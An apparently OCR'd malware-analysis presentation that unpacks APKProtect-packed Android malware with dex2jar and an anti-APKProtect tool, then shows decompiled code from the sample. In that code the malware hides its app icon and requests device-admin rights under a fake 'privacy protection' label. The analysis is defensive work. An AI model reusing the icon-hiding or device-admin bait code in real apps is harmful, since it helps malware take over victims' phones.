
proto_ids

field_ids

method_ids


class_defs

data




Name	
⊞ struct header_item dex_header	
⊞ struct string_id_list dex_string_ids	6467 strings
⊞ struct type_id_list dex_type_ids	948 types
⊞ struct proto_id_list dex_proto_ids	1152 prototypes
⊞ struct field_id_list dex_field_ids	1478 fields
⊟ struct method_id_list dex_method_ids	5635 methods
⊟ struct method_id_item method_id[0]	void android.a.<init>()
ushort class_idx	(0x6) android.a
ushort proto_idx	(0x236) void ()
uint name_idx	(0x114) "<init>"
⊟ struct method_id_item method_id[1]	java.lang.String android.a.a()
ushort class_idx	(0x6) android.a
ushort proto_idx	(0x1F2) java.lang.String ()
uint name_idx	(0xA49) "a"


Error Code Injection



```
public java.lang.String
android.a.a()

UNUSED
shl-long/2addr                    v15:v16, this:v2
add-double                        v240:v241, v0:this, v0:this
Method End
move/from16                       v0, v1
nop
nop
and-long/2addr                    v14:v15, v2:v3
move-object/from16                v0, v3
nop
```




```
# virtual methods
.method public a()Ljava/lang/String;
    .registers 2

    .prologue
    .line 12
    rsub-int p0, p5, 0x5ba9

    #disallowed odex opcode
    #execute-inline/range {p1 .. p217}, inline@0
    nop
.end method
```



```
 E:₩koha₩dex2jar-0.0.9.15₩out₩android 디렉터리

2014-12-01  오전 10:20    <DIR>          .
2014-12-01  오전 10:20    <DIR>
2014-12-01  오전 10:20               656 a.smali
2014-12-01  오전 10:17    <DIR>          support
               1개 파일                 656 바이트
               3개 디렉터리  72,563,957,760 바이트 남음

E:₩koha₩dex2jar-0.0.9.15₩out₩android>cd support

E:₩koha₩dex2jar-0.0.9.15₩out₩android₩support>dir
 E 드라이브의 볼륨: 새 볼륨
 볼륨 일련 번호: 5CB3-9D27

 E:₩koha₩dex2jar-0.0.9.15₩out₩android₩support 디렉터리

2014-12-01  오전 10:17    <DIR>          .
2014-12-01  오전 10:17    <DIR>
2014-12-01  오전 10:20               599 a.smali
2014-12-01  오전 10:17    <DIR>          v4
               1개 파일                 599 바이트
               3개 디렉터리  72,563,957,760 바이트 남음

E:₩koha₩dex2jar-0.0.9.15₩out₩android₩support>
```

Solution

- 

```
C:\Users\koha>e:

E:\test\temp>anti_apkprotect.exe 구조현황.apk
############################
#             Anti Apkprot
#
#               hacked by
############################

Processing...

Okidoki

E:\test\temp>_
```

lib	2014-08-20 오후 ...	파일 폴더	
AndroidManifest_de.xml	2014-08-20 오후 ...	XML 문서	6KB
anti_apkprotect.exe	2014-04-25 오후 ...	응용 프로그램	6,654KB
classes_unpack.dex	2014-08-20 오후 ...	DEX 파일	392KB
classes_unpack_dex2jar.jar	2014-08-20 오후 ...	ALZip JAR File	342KB
구조현황.apk	2014-04-17 오후 ...	APK 파일	235KB


Java Decompiler - MainActivity.class
File
Edit
Navigate
Search
Help
classes_unpack_dex2jar.jar
MainActivity.class

```
android.support.v4
com
  android.internal.telephony
  mixywiqrt5.dd
    App
    BootBroadcastReceiver
    BuildConfig
    Common
    Config
    Connect
    Contact
    CoreService
    DownLoad
    FileUtils
    HttpDownloader
    LockReceiver
    MainActivity
    PhoneListener
    R
    SMS
    SMSReceiver
```

```java
package com.mixywiqrt5.dd;

import android.app.Activity;

public class MainActivity
  extends Activity
{
  public static MainActivity context;
  private ComponentName componentName;
  public RelativeLayout mmain;
  private DevicePolicyManager policyManager;

  private void HideIcon()
  {
    getPackageManager().setComponentEnabledSetting(getComponentName(), 2, 1);
  }

  private void activeManager()
  {
    Intent localIntent = new Intent("android.app.action.ADD_DEVICE_ADMIN");
    localIntent.putExtra("android.app.extra.DEVICE_ADMIN", this.componentName);
    localIntent.putExtra("android.app.extra.ADD_EXPLANATION", "개인정보보호");
```

Using the ApkProtect Pro


APK Protect Pro



이름	크기	압축된 크기	수정한 날짜
libAPKProtect.so	23 496	11 276	2014-05-01 22:12


```
package com.ns.smart.scourt;

import android.app.Application;

public class AppContext
  extends Application
{
  public static final String BASEDIR = En
  public static final String FILENAME = "
  public static final String InstallPacka

  static
  {
    System.loadLibrary("APKProtect");
  }
```

APK Protect Pro




```
public void onCreate()
{
  for (;;)
  {
    try
    {
      File localFile = new File(BASEDIR);
      if (!localFile.exists()) {
        localFile.mkdir();
      }
      InputStream localInputStream = getApplicationContext().getResources().openRawResource(2130968576);
